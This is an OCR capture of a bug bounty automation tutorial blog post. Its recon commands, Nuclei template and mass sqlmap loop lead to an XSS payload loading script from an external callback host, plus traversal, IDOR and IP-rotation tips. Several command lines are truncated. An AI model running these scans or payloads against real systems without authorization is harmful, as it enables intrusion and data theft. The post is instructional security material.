
< Go to the original



From Zero to $1000/Month | Bug Bounty Automation Blueprint

Proven Tactics, Tools, and Code to Automate Your Way to Consistent Bounties

It4chis3c

Follow


androidstudio · May 22, 2025 (Updated: May 22, 2025) · Free: No

Hi geeks, *it4chis3c* (Twitter) came-up with another bounty earning write-up in the Bug Bounty Hunting Series:

List: Bug Bounty Hunting Series | Curated by It4chis3c | Medium

38 stories

medium.com



Credit: Gemini | Imagen 3

& techniques, you can make it more effective & result oriented.

Phase 1: Recon Automation

Step 1: Subdomain Enumeration

Tools: Sublist3r, Amass, Subfinder, Chaos, DNSGen

```
Copy

# Bruteforce permutations (e.g., api-dev, vault-prod)
subfinder -d example.com -silent | dnsgen - | massdns -r resolvers

# Merge and deduplicate results from multiple tools
amass enum -passive -d example.com -o amass.txt
chaos -d example.com -key YOUR_API_KEY -o chaos.txt
cat amass.txt chaos.txt | anew all_subs.txt

# Resolve live hosts with HTTPX
cat all_subs.txt | httpx -silent -ports 80,443,8080,8443 -status-c
```

Step 2: Asset Discovery

Find Hidden Endpoints & Keys:

```
Copy

# Extract URLs from Wayback Machine + Common Crawl
waybackurls example.com | gau | grep "\.js$" | anew urls.txt

# Hunt for secrets in GitHub
gitgraber -k keywords.txt -q "example.com" -d

# Find exposed S3 buckets using AWS CLI
aws s3 ls s3://bucketname --no-sign-request --region us-east-1
```

Shodan Hacks:

```
# Find Jenkins servers with weak credentials
shodan search 'http.title:"Dashboard [Jenkins]" http.html:"Manage

# Hunt for Swagger UI endpoints
shodan search 'http.title:"Swagger UI" http.status:200'
```

Phase 2: Vulnerability Scanning | Nuclei + Custom Templates

Step 1: Build Custom Nuclei Templates

Detect Exposed Git Directories

Copy

```
id: exposed-git

info:
  name: Exposed Git Directory
  author: you
  severity: medium

http:
  - method: GET
    path:
      - "{{BaseURL}}/.git/config"

    matchers:
      - type: word
        words:
          - "[core]"
```

Save as `exposed-git.yaml` and run:

Copy

```
cat live_hosts.txt | nuclei -t exposed-git.yaml -o git_exposure.tx
```

Step 2: Parallelize Scans for Speed

```
Copy

# Split targets into chunks
split -l 100 live_hosts.txt split_list_

# Run parallel Nuclei scans
find . -name "split_list_*" | xargs -P 10 -I {} sh -c 'nuclei -l {
```

Phase 3: Automated Exploitation

Avoid "N/A" or "Duplicate" responses

Step 1: Auto-SQLi with SQLmap + Wrapper

Bash Script for SQLi Testing

```
Copy

#!/bin/bash
# Save as sqli_scanner.sh
INPUT_FILE="urls_with_params.txt"

while read url; do
  sqlmap -u "$url" --batch --random-agent --level 3 --risk 2 --dbs
done < "$INPUT_FILE"
```

Extract URLs with Parameters:

```
Copy

cat urls.txt | grep -E "\.php\?id=|\.asp\?q=" | qsreplace "FUZZ" |
```

Step 2: XSS Automation with Dalfox + XSS Hunter

```
Copy
```

```
# Mass scan with Dalfox
dalfox file xss_fuzz.txt -w 50 -o xss_results.txt

# Deploy XSS Hunter payloads
cat urls.txt | grep "search=" | qsreplace '"><script src=//your-xs
```

Phase 4: Traffic Analysis | Catch Edge Cases

Automate Burp Suite for auth/logic flaws.

Step 1: Burp Macro for Auth Flows

1. Record a Macro:

- Go to `Project options → Sessions → Session Handling Rules → Add → Record Macro`.
- Capture the login request (e.g., `/login → POST username=...`).

2. Auto-Replay with AutoRepeater:

- Install AutoRepeater from BApp Store.
- Set rules to swap parameters (e.g., `userId=→ userId=../../admin`).

Step 2: FFUF for Parameter Fuzzing

```
Copy

# Bruteforce API endpoints
ffuf -w ~/wordlists/api_params.txt -u "https://example.com/api/FUZ

# Fuzz numeric IDs for IDOR
seq 100 200 | ffuf -w - -u "https://example.com/user?id=FUZZ" -mr
```

Final Checklist

- Rotate IPs with `proxychains` to avoid IP bans.
- Use `tmux` or `screen` for long-running scans.
- Update tools weekly: `nuclei -update-templates .`

Top Tools That Helped Me Earn $500 in 30 Days

How I used these tools & commands to find bugs fast

infosecwriteups.com

7 Recon Tricks Made Me Earn $$$ Bounty

Find your first bug by performing recon by common but in an unusual ways

infosecwriteups.com

$1000+ Passive Recon Strategy You're Not Using (Yet)

Still using subfinder & sublist3r tools for finding assets while recon??

infosecwriteups.com

$100-$200 worth 403 Bypass Techniques

Practical, Advanced and Real-world based Techniques to Bypass 403 Forbidden

I look forward to sharing what I've learned while exploring the ever-evolving world of cybersecurity and bug bounties. Let's hunt some bugs!

Thank you for reading the blog!!! Do Follow and Comment on what specific type of write-up you want the next??

You can also follow me on Twitter & LinkedIn for more such tips & tricks.

Follow & subscribe for daily write-up updates via mail on Medium

Disclaimer: This write-up is only for educational and ethical learning, please do not misuse the techniques to harm anyone (I'm not responsible for any unethical purpose executed due to the above writeup).